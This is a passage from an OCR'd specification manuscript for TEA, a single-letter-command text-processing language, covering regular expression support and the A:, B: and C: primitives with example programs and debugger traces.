


Figure 2.9: The TEA Program Execution Process.

2.3 Tea Instruction Set And The Tea Command Primitive Names

First, let us look at the current reference list of the 26 TEA primitives and their formal names as depicted in **Figure 2.10**:

Figure 2.10: The TEA Instruction Set (26 TEA Primitives and their names).

In the rest of this manuscript, we then fully define each of these primitives, with focus on what purpose each primitive serves in a TEA program, what syntax it expects, as well as the function and semantics associated with it. For best clarity, each primitive shall be treated in its own chapter, but the approach and structure of the specification remains the same across all the 26 TEA primitives.

2.3.1 The Tea Command Naming Standard

Some people shall wonder, and correctly so, *just how did we come up with the useful names for the 26 TEA primitives* as depicted in **Figure 2.10**? And there is no simple answer for that except the

method and creativity that the inventor of the language utilized during the architecting/design phase of the language, and so, we get a glimpse of the process that went into that task, as explained hereafter:

All TEA commands are essentially verbs - they tell the TEA processor to do something, but also, based on the name and expression of the verb, they also specify or hint at how to do that thing or what exactly to do or not do. Thus, in choosing names for the TEA Instruction Set primitive commands – which, though they might already be easy to call by the names of their constituent TEA primitive letters “a” to “z”, would better be named suitably to distinguish them from ordinary Latin alphabet letters, and also to help reflect or clarify on their function in TEA. The following 4 guiding principles serve that purpose:

1. The Command Name must start with the same letter as the TEA command for which it is a name.
2. The Command Name must reflect or hint to the verb or action the command is designed to do, and not be ambiguous.
3. The Command Name must be a single word, preferably in English.
4. The Command Name must be unique across the instruction set, but this already follows from condition #1 in this list.

Thus, some tricky TEA primitives such as W: might perhaps better be named “Webify” instead of original proposal to use “Web”, and for U: to be called “Uniqueify” instead of “Unique”. But, condition #2 somewhat helps relax or dismiss the need for these renamings if they seem too extreme. However, with the Instruction Set as expressed above, we can boldly say each of the 26 primitive instructions in TEA clearly and non-ambiguously define not only what each instruction does, but also how. Just by looking at the Command name, or even just the command’s first letter... Which surely is not just a clean design choice, but also shall serve to make learning, reading and applying TEA programs very easy. Of course, unlike many of not most existing programming languages, the TEA language can boast of having the simplest instruction set, and also one that’s very precise in semantics and purpose, and which, with the use of mnemonics such as reading and memorizing the TEA command name map above, becomes readily palatable and learnable even for little kids just learning the alphabet.

Chapter 3

TEA REGULAR EXPRESSIONS

Note that, as indicated in the **Introduction** — **Section 1.1** , **Regular Expressions** are *a special type of text* that TEA programs recognize while everything else is merely treated as plain text or mere strings. Also, despite the fact that like many programming languages out there, the particular subset of the regular expressions language or standard might vary from implementation to implementation, or from language to language, whereas, for the TEA language in both its native-platform standard as well as the WEB TEA standard can be safely considered to support the common-subset of regular expression rules and syntax as laid out hereafter:

Character Matching	
`.`	Matches any character except newline
`\d`	Digit (0–9)
`\D`	Non-digit
`\w`	Word character (a–z, A–Z, 0–9, _)
`\W`	Non-word character
`\s`	Whitespace (space, tab, newline)
`\S`	Non-whitespace
Character Classes	
`[abc]`	Matches a, b, or c
`[^abc]`	Matches any character except a, b, or c
`[a-z]`	Matches any lowercase letter from a to z
Quantifiers	
`*`	Matches 0 or more repetitions
`+`	Matches 1 or more repetitions
`?`	Matches 0 or 1 repetition
`{n}`	Matches exactly n times
`{n,}`	Matches at least n times
`{n,m}`	Matches between n and m times
Anchors	
`^`	Matches start of string
`$`	Matches end of string

`\b`	Matches word boundary
`\B`	Matches non-word boundary
	Grouping and Alternation
`(abc)`	Capturing group for abc
`(?:abc)`	Non-capturing group for abc
`a|b`	Matches a or b
	Escaping
`\`	Escapes special characters (e.g., `\.` matches a literal dot)

As we shall see when we come to the sections treating of the 26 TEA **A:** to **Z:** proper, regular expressions in TEA **ONLY** get treated as such, in **specific** sections of a TEA instruction where the instruction **explicitly expects a regular expression**, and nowhere else.

For example, if we wrote the code:

TEA Program Example 1

```
i!:^$
```

The parameter being passed to the **I!:** instruction is **always** treated as a string no matter what. Thus, the attempt to have the command treat the argument "`^$`" as though it were a regular expression — in case that is what the programmer thought or wanted, is futile here. In this case, since **I!:** is the **INTERACT** instruction that sets its parameter as the explicit instruction output if provided, shall result in that TEA program returning the value "`^$`" as the output.

Similarly, the following program:

TEA Program Example 2

```
d!:^$
```

Shall treat whatever is passed to the **D!:** instruction as a regular expression no matter what, so that, this program — as we shall come to understand after studying the semantics of **D:**, the **DELETE** TEA primitive in **Chapter 8**, in its **D!:** form, shall eliminate from whatever active input occurred before it, everything but what matches the specified regular expression pattern — in this case "`^$`", and so that, the instruction shall always return nothing but "" when used as specified in that program.

Also, talking of the quirks of regular expressions in TEA, note that with experience and experimentation, one comes to learn how best to write or pass regular expressions to a TEA instruction or program. For example, given that the "`|`" character is treated as the special TEA instruction delimiter (especially for one-liners or minified TEA programs that might not delimit each instruction using the newline character), trying to write or pass a correct regular expression such as "a|b" might be tricky. Take the following example program:

TEA Program Example 3

```
i!:Hello World | d!:e|l
```

That program attempts to use the `d!:e|l` instruction to keep only things in the input that either match either "e" or "l", however, using or writing the necessary regular expression as shown will result in the output "e" since the TEA program is interpreted as though the last "`|`" were a TEA instruction delimiter[1], so that the final part of the regular expression — "l", gets discarded as extraneous non-executable text or a **TEA Opaque Expression**. Thus, to correctly use such a tricky/special regular expression, that program would need to be re-written as such:

TEA Program Example 3

```
i!:Hello World | d!:{e|l}
```

Which then returns the output "elll" given what we forced the input to be with `i!:Hello World`.

Concerning this matter, note that still, and despite regular expressions being a special case in TEA programs, and yet, **in the simplest sense**, TEA regular expressions are still nothing but mere strings/text! The last example above shall help illustrate this given the fact that we use the TEA string delimiters "{" and "}" to correctly contain the regular expression string parameter that we intend to pass to the `D!:` instruction.

Thus, though **the signature** of a TEA instruction shall determine which sections/positional-arguments of a TEA instruction can/are regular expressions and which are not, and yet, when expressing them in code, TEA regular expressions can be treated as though they were normal TEA strings[2].

[1] More about this was covered well in **Section 2.1**.

[2] **IMPORTANT** to note that this likewise applies to other *special types* in TEA instructions such as **block names** — used with branching instructions such as `F:REGEX:lBLOCK` and `J:lBLOCK`, as well as **vault names** — used with vault/memory referencing instructions such as `r*:vNAME:REGEX:SUBSTR`

Chapter 4

TEA A: TO Z: COMMAND SPACE SPECIFICATION (Introduction)

In the rest of this section, we shall look at the full formal specification as well as some explanatory and/or illustrative notes, as well as several example TEA programs, concerning each one of the 26 **A:** to **Z:** TEA primitives, one at a time. For historical purposes, the only other authoritative existing reference material in relation to the TAZ is in a couple of exploratory lectures[1] that the language's inventor gave mostly before this manuscript was originally prepared.

[1] Find the **TEA: Transforming executable alphabet mini-lectures** series on YouTube: `https://youtube.com/playlist?list=PL9nqA7nxEPgulGKWw1L9xEyqgCdEezaKB&feature=shared`

Chapter 5

A: ANAGRAMMATIZE

NAME	Anagrammatize
Purpose	1. Compute anagrams 2. Shuffle lists 3. Randomize letters 4. Create randomness

Table 5.1: General Objectives of A:

5.1 SEMANTICS of A:

INSTRUCTION SIGNATURE	**INSTRUCTION FUNCTION**
a:	Set IO as the AI anagrammatized by words
a:STR	Same as a:, but operating on the string STR
a!:	Set IO as the AI anagrammatized by characters
a!:STR	Same as a!:, but operating on string STR
a*:vNAME **a*!:vNAME**	The first as a:, the second as a!:, but operating on string in vault vNAME

Table 5.2: The Semantics of A:

5.2 NOTES about A:

By the definitions above, the program:

TEA Program: shuffling words in a string

```
i!:{BC CB BA AB}|a:
```

could return "CB BA AB BC" — note that **a:** basically shuffles the words in the AI — which, given TEA only has the two types; regular expressions and strings, we might as well say, **a:** can shuffle words in a list (where, the items in the list are assumed to be containing no white space in them, and thus can be delimited using white space).

On the other hand, the related but different program

TEA Program: shuffling a list of symbols

```
i!:{BC CB BA AB} | a!:
```

would return something like " ABBCB ACB" because **a!:** shuffles the contents of the AI at character level — it's like shuffling a list once again, but with the empty string as the delimiter this time.

5.3 EXAMPLE APPLICATIONS of A:

Because **A:** allows us to shuffle items in a list, we might use it to construct programs that can be used to make decisions based on a random selection of some item from the list.

5.3.1 EXAMPLE 1: Randomly Pick What to Cook

The following program, given a list of food items available, shall help to randomly pick what to cook on a particular day or at any moment it is tasked with making a suggestion:

TEA Program: randomly suggest what to cook

```
i!:{BURGER PIZZA OMELETTE RICE PUDDING FRIES
MEATBALLS}|a:|d:[ ].*$|x:{I think, you make }
#(=I think, you make PUDDING, VAULTS:{})
#(=I think, you make BURGER, VAULTS:{})
```

Figure 5.1: TEA EXAMPLE: Random Meal Recommender

Note that, like we saw in **section 2.2**, the source code of a legitimate TEA program might sometimes contain non-executable lines such as TEA comments — these being the lines shown in gray color, and which start with the character "#". But also, as explained in the section on how

to debug TEA programs as well as in the TEA Debugging paper[3], we might sometimes want to demonstrate what is going on or what is expected to be the internal state of a TEA program at either its termination point, or anywhere before that, by placing some illustrative comments such as the last two lines in that program in **Figure 5.1**.

Chapter 6

B: BASIFY

NAME	Basify
Purpose	1. Compute the Lexical Base of input 2. Reduce input/list to distinct symbols, sorted by their order of first occurrence in the input 3. Reduce input to distinct symbols, sorted by their lexical/alphabetical order 4. Implementing FIFOs 5. Generating lexical keys 6. Comparing things by their lexical keys

Table 6.1: General Objectives of B:

6.1 SEMANTICS of B:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
b:	Set IO as AI reduced to only its unique characters in their order of first occurrence within AI (**FIFO Base**)
b:STR	Same as b:, but operating on string STR
b!:	Same as b: but with the results sorted in alphabetical order (**LEXICAL Base**)
b!:STR	Same as b!: but operating on STR
b*:vNAME **b*!:vNAME**	The first as b:, the second as b!:, but operating on string in vault vNAME

Table 6.2: The Semantics of B:

6.2 NOTES about B:

The **Lexical Base** of the AI is to be understood as the reduction of the AI to a string made of only the **unique** characters in AI, and these, then sorted in ascending **Lexical Order** for B-Inverse otherwise occurring in their order of occurrence.

By the definitions above, the program:

TEA Program: computing the symbol FIFO Base of AI

```
i!:{BC CB BA AB} | b:
```

Should return “BC A”. While

TEA Program: computing LEXICAL Base of AI

```
i!:{bC CB BA aB} | b!:
```

Should return “ABCab”. While,

TEA Program: compute FIFO Base of a literal string

```
b:{bC CB BA aB}
```

Shall or should return exactly “bC BAa”.

TEA Program: computing LEXICAL Base of data in a vault

```
v:vAI:{bC CB 543 12a} | b*!:vAI
#(=12345BCab, VAULTS:{"vAI":"bC CB 543 12a"})
```

Should return "12345BCab".

6.3 EXAMPLE APPLICATIONS of B:

It might be alluring to try and use **B:** to sort arbitrary things, such as attempting to sort a list of children in a classroom by their ascending birthdays in a particular month, or by the order of their first names, however, it should be worth noting that when **B:** or **B!:** process any input, they operate on it as a list of symbols or letters, and not as words — unlike **A:**, **B:** doesn't respect white-space delimiters, and so, the best it can be used for, are cases where the sorting that needs to be done, is entirely based on order of non-compound values — such as individual symbols, characters, digits or letters.

Thus, when passed a list such as "10 1 9", we should not expect to get something like "1 9 10", neither " 0119", but shall instead get something like "10 9" — for "b:" or " 019" — for "b!:". These, because we are computing **bases at symbol level**.

With that clarification out of the way, we can then appreciate the following example program that can only be best implemented using `B!:`

6.3.1 EXAMPLE 1: Compute Largest Possible o-SSI Number from Several Arbitrary Sequences

In a paper from April 2025, fut. prof. JWL, while exploring RNGs, came across some interesting properties of certain numbers. In particular, the paper [4] brought to surface the matter of numerical sequences (particularly those of decimal digits), which, when reduced to their sequence symbol set[5], retain all their original member digits, but also that, those digits are exactly the same members as make-up the symbol set of the base to which the number sequence belongs — such as ψ_{10} for numbers in base-10. Such numbers, and sequences or numerical expressions of that kind, he named **orthogonal symbol set identities** (o-SSI). Of course, it is not just o-SSI sequences (meaning, a sequence $S^n : \text{ɯ}(S^n) = \text{ɯ}(\psi_n) = n \quad \wedge \quad \psi(S^n) \equiv \psi_n$) that can be reduced to an o-SSI sequence for some base-n, but any sequence, $S^k : \text{ɯ}(S^k) = k \geq \text{ɯ}(\psi_n) = n \quad \wedge \quad \psi_n(S^k) \equiv \psi_n$ also can.

And so, a problem might arise... In case we had several arbitrary sequences of numbers — let us assume we have n sequences, $\langle S_1, S_2, S_3, ..., S_n \rangle$, each of arbitrary length, and that any two sequences from that collection might not be of the same length or cardinality, and that their member composition and distribution too might not be the same or similar, but that all these sequences span the same base symbol set — for simplicity, assuming it is ψ_{10}. So, assuming we wanted to determine which of these sequences, such as some S_m, such that, when we reduce it to just its **natural symbol set**[1], and from that natural symbol set — which might or might not be equivalent to ψ_{10}, further reduce it to a pure number, P_{S_m}. We then know as a fact, that if

[1] Refer to **Definition 5** of [4]

indeed $\varkappa(\psi_{10}(S_m)) = Max(\varkappa(\psi_{10}(S_i))\forall i \in [1,n])$, then that number, if its elements are sorted in descending order of their first occurrence within ψ_{10}, shall be the largest possible given all such numbers we might compute for all the sequences in our collection. And further, that that number, P_{S_m}, shall be the largest base-10 o-SSI we can derive from the collection of sequences. Essentially that we want to perform the transformation:

Transformation 1. $\langle S_1, S_2, S_3, ..., S_n\rangle \quad \rightarrow \quad \langle P_{S_1}, P_{S_2}, P_{S_3}, ..., P_{S_n}\rangle \quad \xrightarrow{O_{find\_maxP_{S_i}}} P_{S_m}$;
$\varkappa(P_{S_m}) = m$
$\wedge\, |P_{S_m}| \geq |P_{S_i}| \quad \forall S_i, i \in [1,n]$

And find P_{S_m} given some or any such collection of sequences. Good enough, in TEA, we have the necessary tools to go about resolving such a problem, and the following basic program solves the first bit of this task: it essentially reduces any input sequence (whether purely numeric or alpha-numeric) to just its unique decimal digits (thus $\psi_{10}(S_i)$), and from that reduced sequence, to just the largest possible decimal pure number based on those digits (thus P_{S_i}). So, once we have a sequence of such pure numbers, of course we can determine which of them is the largest, and thus could work backwards to which sequence it was that is its source.

TEA Program: compute largest o-ssi from input sequence

```
i:{63 285 02517 abc3921 219e}
d!:[0-9]
b!:
m!:
#(=987653210, VAULTS:{})
```

Figure 6.1: TEA EXAMPLE: Computing Largest o-SSI

Note that in this example in **Figure 6.1**, we have wanted to demonstrate that the input sequence might contain *noise* — such as non-digit symbols, and so, these are eliminated using some of the TEA commands we shall encounter later, however, irrespective of the input, the result shall always be the largest possible decimal pure number we can form from the natural symbol set of the input under base-10.

Thus, applying this program to a set of various, random inputs as tabulated below, we see that it becomes easy to identify which of the input sequences is S_m.

$i \in [1,n]$	**INPUT:** S_i	S_{10}	$\psi_{10}(S_i)$	P_{S_i}	Rank($\geq \lvert P_{S_m}\rvert$)
Associated TEA	`i:{...}`	`d!:[0-9]`	`b!:`	`m!:`	`z:{AI...}`
1	$\langle 6328502517abc3921219e\rangle$	$\langle 6328502517abc3921219e\rangle$	012356789	987653210	1
2	$\langle 632502517\rangle$	$\langle 632502517\rangle$	0123567	7653210	2
3	$\langle 1998199419841001\rangle$	$\langle 1998199419841001\rangle$	01489	98410	4
4	$\langle 12499945211198aethisis9519\rangle$	$\langle 124999452111989519\rangle$	124589	985421	3

Table 6.3: Tabular Analysis to identify S_m given a collection of arbitrary alpha-numeric sequences

From the analysis we have conducted in **Table 6.3**, and which is based on computations we

conduct on the input/presented data — alpha-numeric sequences $S_{i\in[1,n]}$, as depicted in the TEA program (see **Figure 6.1**), we find that the solution to our problem then, shall be the sequence:

$$S_1 = \langle 6328502517abc3921219e \rangle \tag{6.1}$$

And how did we know or how might we prove this? Or rather, how did we arrive at the final results in the **RANK** column? Without evolving the original program further, note that, once we have the P_{S_i} values (5^{th} column), we then can sort them — not lexically as usual TEA might allow, but numerically, and with use of some little *external power* as we shall see when we come to the TEA primitive **Z:**:

TEA Program: sort in descending order numbers from input sequence

```
i:{987653210 7653210 98410 985421}
r!:[ ]+:,
x:[
x!:]
z:{JSON.parse(AI).map(s=>Number(s)).sort((a,b)=>b-a)}
h!:,
d:,
```

Figure 6.2: TEA EXAMPLE: Numerically Sorting Words/Values/Numbers in TEA

And when we run that program depicted in **Figure 6.2**, we obtain the following output:

TEA Output from **Figure 6.2**

```
987653210
7653210
985421
98410
```

Figure 6.3: Result of numerically sorting numeric projections

Which then gives us the rankings, and from that we determine the solution to our original problem. Thus we conclude our treatment of **B:** for now.

Chapter 7

C: CLEAR

NAME	Clear
Purpose	1. Clear working memory 2. Reset all vaults (TEA variables in memory) 3. Reset particular/named vaults 4. Reset AI 5. Guarantee subsequent instructions set memory independently of earlier instructions 6. Automagically create and initialize named vaults with the EMPTY STRING value.

Table 7.1: General Objectives of C:

7.1 SEMANTICS of C:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
c:	Set Empty String as IO/AI
c:PARAMS	INERT
c!:	Set Empty String as IO and set to Empty String all currently active vaults (including the DEFAULT VAULT)
c!:PARAMS	INERT
c*:	INERT
c*:v1:v2:...:vN **c*!:v1:v2:...:vN**	**ONLY** clear/reset the vaults specified by the given vault names v1, v2,..., vN. Does NOT tamper with IO/AI. **INCASE** any of the specified vault names points to a vault that does not yet exist, then it shall be created, and automatically initialized with the EMPTY STRING.

Table 7.2: The Semantics of C:

7.2 NOTES about C:

For especially purposes of **C:**, note that the **Empty String** is the sequence "" — essentially, a string of 0 length, and that, by setting some vault or variable to that value, we effectively deem it "reset" or "cleared". The **C:** commands DO NOT declare nor [re-]write new or previously undeclared memory spaces — vaults to be precise, but rather, modify existing, named (and in the case of `c:`, also the `DEFAULT/UNNAMED VAULT`[1][2]

With that introduction and the formal specifications of **C:** out of the way, the program:

TEA Program: resetting explicitly set AI

Listing 7.1: TP C1

```
i!:{BC}| c:
# (=, VAULTS:{})
```

Despite having an explicit, hard-coded input specified in the first instruction of the program as "BC", shall, and should return just "" as expected. While

[1] In TEA parlance, the "Unnamed" or "Default Vault" does come up several times as you shall see when exploring the TAZ, and it plays a very crucial role in TEA programming as we shall also come to learn. But essentially, it is a vault whose name is just the EMPTY STRING, "". Typically, only special instructions can create such a vault, and users of vault-creating primitives such as `v:vNAME` can not directly create or write to it using an empty name. More about this later.

[2] Talking of globally resetting working memory in a TEA program, using say `c!:`, it shall be useful or rather important to note that, there is JUST ONE variable that no **C:** command can clear or reset, and that is the **Initial AI** — the external, user-provided input at the start of a TEA program is always, and shall always (if it was indeed provided), remain accessible via a special TEA instruction known as **Yank**; particularly, the instruction `y*:`, which we shall formally cover in the chapter on **Y:**.

TEA Program: `c:` does not clear DEFAULT VAULT

Listing 7.2: TP C2

```
i!:{BC} | v: | c: | y:
# (=BC, VAULTS:{"":"BC"})
```

Should return "BC". The main difference between those two programs — which actually initialize their initial input/AI in the same exact way, is that, for the case in **Listing 7.1**, `c:` is invoked before any chance is given to stash the AI somewhere for later use, while, as we see in **Listing 7.2**, we first store the input into some memory location — with `v:` in this case, which, as we shall see in the section on **V:**, writes AI to the **DEFAULT VAULT**, so that, by the time we call `c:`, which ONLY resets AI, we have that value still accessible later, when we invoke the vault-reading instruction `y:`[3].

However, in the next example:

TEA Program: `c!:` resets all memory

Listing 7.3: TP C3

```
i!:{BC} | v: | v:XX:{T} | c!: | y:XX
# (=, VAULTS:{"":"","XX":""})
```

We note that we shall still end up with the result "" because whether or not we read the main/implicit memory (AI) or any explicit/named memory (such as the default vault via `y:` or the "XX" vault written to in this example program, and which we later read using `y:XX`), after a call to c!:, all active memory is essentially cleared — as seen in the dump of the final runtime state in the last comment of **Listing 7.3**.

For cases where one wishes to clear only specific sections of memory, via named vaults, the following example can be illustrative enough:

TEA Program: `c!:` resets all memory

Listing 7.4: TP C4

```
i!:{BC} | v: | c: | y: | a!: |
v:vA | n:100 | v:vB | v:vGLUE:**
| c*!:vA | g*!:vGLUE:vA:vB
```

That program should return "**N" where N is some random number (e.g "BC**98"). Otherwise, without `c*!:vA`, such as in the following version:

[3]Concerning this example, note that indeed, as shown in the commented out line, which dumps the state of the TEA runtime at the moment the program exits, we see that indeed, the Default Vault held the stashed value of the original AI so that we can still be able to later read it unless say `c!:` had been invoked somewhere before termination of the program.

TEA Program: `c!:` resets all memory

Listing 7.5: TP C5

```
i!:{BC} | v: | c: | y: | a!: |
v:vA | n:100 | v:vB | v:vGLUE:**
| g*!:vGLUE:vA:vB
```

should return something like "CB**N" or "BC**N" (e.g "CB**42") because nothing reset or cleared the associated memory space, `vA`.

One would get an appreciation of how these commands work, by inspecting the resultant system state at the end of running that earlier program in **Listing 7.4** as shown in the following TEA Debugger output and memory dump associated with running that program[4] Vs running the second/modifed program in **Listing 7.5**.

[4]Shown here in two separate screenshots, because of the length of the total output.

Truncated TEA Debugger Output from executing **Listing 7.4**

```
No explicit INPUT found
INPUT:

CODE:
 i!:{BC} | v: | c: | y: | a!: |
v:vA | n:100 | v:vB | v:vGLUE:**
| c*!:vA | g*!:vGLUE:vA:vB
---------[ IN TEA RUNTIME ]

+++[NO TEA CODE ERRORS FOUND YET]
#13 of ["i!:{BC} "," v: "," c: "," y: "," a!: ","","v:vA "," n:100 "," v:vB "
CLEAN TEA CODE TO PROCESS:
i!:{BC}
v:
c:
.
.
.
--[#11 TEA INSTRUCTIONS FOUND]---
...
Processing Instruction: c:
PRIOR MEMORY STATE: (=BC, VAULTS:{"":"BC"})
RESULTANT MEMORY STATE: (=, VAULTS:{"":"BC"})
Executing Instruction#3 (out of 11)
Processing Instruction: y:
PRIOR MEMORY STATE: (=, VAULTS:{"":"BC"})
+++[WARNING] INSTRUCTION WITH NO DATA TO PROCESS FOUND: y:
--[INFO] Reading VAULT[]
[INFO] Returning string  in DEFAULT VAULT [BC]
RESULTANT MEMORY STATE: (=BC, VAULTS:{"":"BC"})
Executing Instruction#4 (out of 11)
Processing Instruction: a!:
PRIOR MEMORY STATE: (=BC, VAULTS:{"":"BC"})
RESULTANT MEMORY STATE: (=CB, VAULTS:{"":"BC"})
Executing Instruction#5 (out of 11)
Processing Instruction: v:vA
PRIOR MEMORY STATE: (=CB, VAULTS:{"":"BC"})
--[INFO] Wrote VAULT[vA = [CB]]
RESULTANT MEMORY STATE: (=CB, VAULTS:{"":"BC","vA":"CB"})
Executing Instruction#6 (out of 11)
Processing Instruction: n:100
PRIOR MEMORY STATE: (=CB, VAULTS:{"":"BC","vA":"CB"})
RESULTANT MEMORY STATE: (=95, VAULTS:{"":"BC","vA":"CB"})
...
PRIOR MEMORY STATE: (=95, VAULTS:{"":"BC","vA":"CB","vB":"95"})
--[INFO] Wrote VAULT[vGLUE = [**]]
RESULTANT MEMORY STATE: (=95, VAULTS:{"":"BC","vA":"CB","vB":"95","vGLUE":"**
Executing Instruction#9 (out of 11)
Processing Instruction: c*!:vA
PRIOR MEMORY STATE: (=95, VAULTS:{"":"BC","vA":"CB","vB":"95","vGLUE":"**"})
RESULTANT MEMORY STATE: (=95, VAULTS:{"":"BC","vA":"","vB":"95","vGLUE":"**"})
Executing Instruction#10 (out of 11)
Processing Instruction: g*!:vGLUE:vA:vB
PRIOR MEMORY STATE: (=95, VAULTS:{"":"BC","vA":"","vB":"95","vGLUE":"**"})
--[INFO] Reading VAULT[vGLUE]
--[INFO] Reading VAULT[vA]
--[INFO] Reading VAULT[vB]
RESULTANT MEMORY STATE: (=**95, VAULTS:{"":"BC","vA":"","vB":"95","vGLUE":"**
```

Figure 7.1: TEA Debugger Output for Understanding Memory Alteration via `c*!:vA`

Truncated TEA Debugger Output from executing **Listing 7.5**

```
...
---------[ IN TEA RUNTIME ]

+++[NO TEA CODE ERRORS FOUND YET]
#12 of ["i!:{BC} "," v: "," c: "," y: "," a!: "," ","v:vA "," n:100 "," v:vB "
CLEAN TEA CODE TO PROCESS:
i!:{BC}
v:
c:
y:
a!:
v:vA
n:100
v:vB
v:vGLUE:**
g*!:vGLUE:vA:vB
--[#10 TEA INSTRUCTIONS FOUND]---
...
Processing Instruction: y:
PRIOR MEMORY STATE: (=, VAULTS:{"":"BC"})
+++[WARNING] INSTRUCTION WITH NO DATA TO PROCESS FOUND: y:
--[INFO] Reading VAULT[]
[INFO] Returning string  in DEFAULT VAULT [BC]
RESULTANT MEMORY STATE: (=BC, VAULTS:{"":"BC"})
Executing Instruction#4 (out of 10)
Processing Instruction: a!:
PRIOR MEMORY STATE: (=BC, VAULTS:{"":"BC"})
RESULTANT MEMORY STATE: (=CB, VAULTS:{"":"BC"})
Executing Instruction#5 (out of 10)
Processing Instruction: v:vA
PRIOR MEMORY STATE: (=CB, VAULTS:{"":"BC"})
--[INFO] Wrote VAULT[vA = [CB]]
RESULTANT MEMORY STATE: (=CB, VAULTS:{"":"BC","vA":"CB"})
Executing Instruction#6 (out of 10)
Processing Instruction: n:100
PRIOR MEMORY STATE: (=CB, VAULTS:{"":"BC","vA":"CB"})
RESULTANT MEMORY STATE: (=81, VAULTS:{"":"BC","vA":"CB"})
Executing Instruction#7 (out of 10)
Processing Instruction: v:vB
PRIOR MEMORY STATE: (=81, VAULTS:{"":"BC","vA":"CB"})
--[INFO] Wrote VAULT[vB = [81]]
RESULTANT MEMORY STATE: (=81, VAULTS:{"":"BC","vA":"CB","vB":"81"})
Executing Instruction#8 (out of 10)
Processing Instruction: v:vGLUE:**
PRIOR MEMORY STATE: (=81, VAULTS:{"":"BC","vA":"CB","vB":"81"})
--[INFO] Wrote VAULT[vGLUE = [**]]
RESULTANT MEMORY STATE: (=81, VAULTS:{"":"BC","vA":"CB","vB":"81","vGLUE":"**
Executing Instruction#9 (out of 10)
Processing Instruction: g*!:vGLUE:vA:vB
PRIOR MEMORY STATE: (=81, VAULTS:{"":"BC","vA":"CB","vB":"81","vGLUE":"**"})
--[INFO] Reading VAULT[vGLUE]
--[INFO] Reading VAULT[vA]
--[INFO] Reading VAULT[vB]
RESULTANT MEMORY STATE: (=CB**81, VAULTS:{"":"BC","vA":"CB","vB":"81","vGLUE"
```

Figure 7.2: TEA Debugger Output for Understanding Memory Alteration via C:

Before we close the discussion about `C:`, note that, if the vault-manipulating variants of the **CLEAR** TEA primitve are invoked with names to vaults that don't yet exist, then they shall automatically create those vaults without complaining, and initialize them to "".

An illustration of this effect is demonstrated when we invoke the program:

TEA Program: explore selective processing of vaults by c*

```
v:vC:TEST|v:vF:TEST-F|c*!:vC:vD
```

On the TEA commandline as shown in the following screenshot:

Selective Processing of Vaults by `C*:` and `C*!:`

```
EXPERIMENTS|< 15:22:41 $>* tttt -c "v:vC:TEST|v:vF:TEST-F|c*!:vC:vD" -d
